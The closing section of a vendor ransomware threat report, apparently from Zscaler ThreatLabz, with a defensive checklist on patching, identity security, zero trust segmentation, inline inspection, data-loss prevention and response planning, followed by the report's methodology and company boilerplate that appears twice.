
- ☐ Apply security patches promptly, using AI-driven threat intelligence to prioritize actively exploited vulnerabilities based on real-world risk.
- ☐ Account for shorter remediation windows as frontier AI speeds vulnerability discovery and exploitation.
- ☐ Use virtual patching and inline protections to block exploit attempts when immediate patching is not possible.

Strengthen identity security and enforce least-privilege access

- ☐ Require MFA across all user accounts, prioritizing privileged users and accounts tied to sensitive data or critical business processes.
- ☐ Apply least-privilege access based on user and application needs to limit the systems and data an attacker can reach if an account is compromised.
- ☐ Employ AI-powered solutions to dynamically analyze behavior and adjust privileges accordingly.
- ☐ Use identity threat detection and response (ITDR) to identify misconfigurations, privilege escalation, and credential-based activity that can enable ransomware operators to move through an environment.

Harden application security

- ☐ Remove private applications from public exposure to reduce opportunities for ransomware actors to exploit vulnerabilities.
- ☐ Broker access through zero trust controls so authorized users connect directly to specific applications rather than the network.





Implement zero trust access and segmentation

- ❑ Replace broad network access with precise, identity- and context-based access.
- ❑ Enforce user-to-app and app-to-app segmentation to prevent lateral movement and limit ransomware’s blast radius.
- ❑ Adopt a zero trust SASE architecture to enforce consistent security controls to users, applications, and data, whether on-premises or remote.

Inspect and stop ransomware threats inline

- ❑ **87% of phishing attacks** hide in encryption channels—inspect all traffic, encrypted or not, to identify malicious payloads, C2 activity, and other ransomware-related threats.
- ❑ Use AI-powered sandboxing and behavioral analysis to detect and block evasive, never-before-seen malware and quarantine suspicious files before they reach endpoints.
- ❑ Use AI-driven browser isolation to contain suspicious web activity and prevent drive-by downloads, phishing, and credential theft.

Prevent data theft and SaaS abuse

- ❑ Apply inline DLP across web, cloud, and email channels to prevent sensitive data exfiltration.
- ❑ Use CASB controls to govern SaaS access, file sharing, downloads, and other activity that ransomware actors can abuse to steal data.
- ❑ Enforce policies around data sharing and downloads.

Accelerate deception, investigation, and containment

- ❑ Leverage deception technology to deploy decoys and fake credentials that detect and disrupt attackers early in the kill chain.
- ❑ Use an agentic-powered SecOps solution to enrich ransomware threat analysis with zero trust telemetry and business context, accelerating prioritization, investigation, and containment.

Prepare employees for ransomware tactics

- ❑ Regularly train users on phishing, social engineering, credential theft, fake software updates, and other techniques that ransomware operators use to gain initial access.
- ❑ Simulate real-world attack scenarios to enhance employee preparedness.

Maintain a tested ransomware response plan

- ❑ Define procedures for containment, incident response, data recovery, communication protocols, and handling extortion activity.
- ❑ Run regular tabletop exercises to identify gaps and improve readiness for a ransomware incident.



Methodology

The research methodology for this report is a comprehensive process that uses multiple data sources to identify and track ransomware trends. The ThreatLabz team collected data between April 2025 and March 2026 from sources including:

- **The Zscaler global security cloud:** Zscaler’s cloud processes more than 750 Billion daily signals, blocks more than 9 billion total threats and policy violations per day, and delivers 250,000+ daily security updates to Zscaler customers. We analyzed this data, which includes information about source IP addresses, destination IP addresses, and file types associated with ransomware attacks, to identify ransomware activity.
- **The ThreatLabz team’s own analysis of ransomware samples and attack data:** ThreatLabz tracks ransomware families and threat actors along with corresponding attack telemetry. The team performs deep-dive reverse engineering to understand the tools used by initial access brokers as well as the ransomware itself, including the file encryption algorithms. In a number of cases, the team has discovered cryptographic flaws that can be exploited to decrypt files without paying a ransom, and created decryption tools. The team provides these tools to international law enforcement agencies to offer to victims free of charge. ThreatLabz also has built a proprietary malware automation platform that can automatically detect and stop threats in Zscaler’s cloud.
- **External intelligence sources:** We also compiled and compared our own data with open source research where applicable.
- **ThreatLabz and TRM Labs’ analysis of Bitcoin ransomware payments:** ThreatLabz and TRM Labs analyzed external victim payments to ransomware-linked Bitcoin addresses. The analysis excluded internal transfers between ransomware-linked addresses, payments originating from other illicit services such as mixers or scams, duplicate records, and payments below \$100. The analysis compared April 1, 2025—March 31, 2026 with April 1, 2024—March 31, 2025.

About ThreatLabz

ThreatLabz is the security research arm of Zscaler. This world-class team is responsible for hunting new threats and ensuring that the thousands of organizations using the global Zscaler platform are always protected. In addition to malware research and behavioral analysis, team members are involved in the research and development of new prototype modules for advanced threat protection on the Zscaler platform, and regularly conduct internal security audits to ensure that Zscaler products and infrastructure meet security compliance standards. ThreatLabz regularly publishes in-depth analyses of new and emerging threats on its portal, research.zscaler.com.

Follow *Zscaler ThreatLabz* for regular insights on the latest ransomware threats and developments, including published indicators of compromise (IOCs) and MITRE ATT&CK mappings. This information can be used to train your team, improve your security posture, and help prevent ransomware attacks.

ThreatLabz also maintains GitHub repositories with [IOCs](#), [tools](#) (including proof-of-concept ransomware decryption tools), and an archive of [ransomware notes](#) from all major ransomware groups.

X [@ThreatLabz](#)
ThreatLabz [security research blog](#)

About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ platform protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 150 data centers globally, the SSE-based Zero Trust Exchange™ is the world’s largest in-line cloud security platform. Learn more at zscaler.com or follow us on X @zscaler.



About Zscaler

Zscaler (NASDAQ: ZS) accelerates digital transformation so customers can be more agile, efficient, resilient, and secure. The Zscaler Zero Trust Exchange™ platform protects thousands of customers from cyberattacks and data loss by securely connecting users, devices, and applications in any location. Distributed across more than 200+ data centers globally, the SSE-based Zero Trust Exchange™ is the world's largest in-line cloud security platform. Learn more at [zscaler.com](https://www.zscaler.com) or follow us on X [@zscaler](https://twitter.com/zscaler).

© 2026 Zscaler, Inc. All rights reserved. Zscaler™ and other trademarks listed at [zscaler.com/legal/trademarks](https://www.zscaler.com/legal/trademarks) are either (i) registered trademarks or service marks or (ii) trademarks or service marks of Zscaler, Inc. in the United States and/or other countries. Any other trademarks are the properties of their respective owners.

+1 408.533.0288 Zscaler, Inc. (HQ) • 4301 Great America Pkwy • Santa Clara, CA 95054 [zscaler.com](https://www.zscaler.com)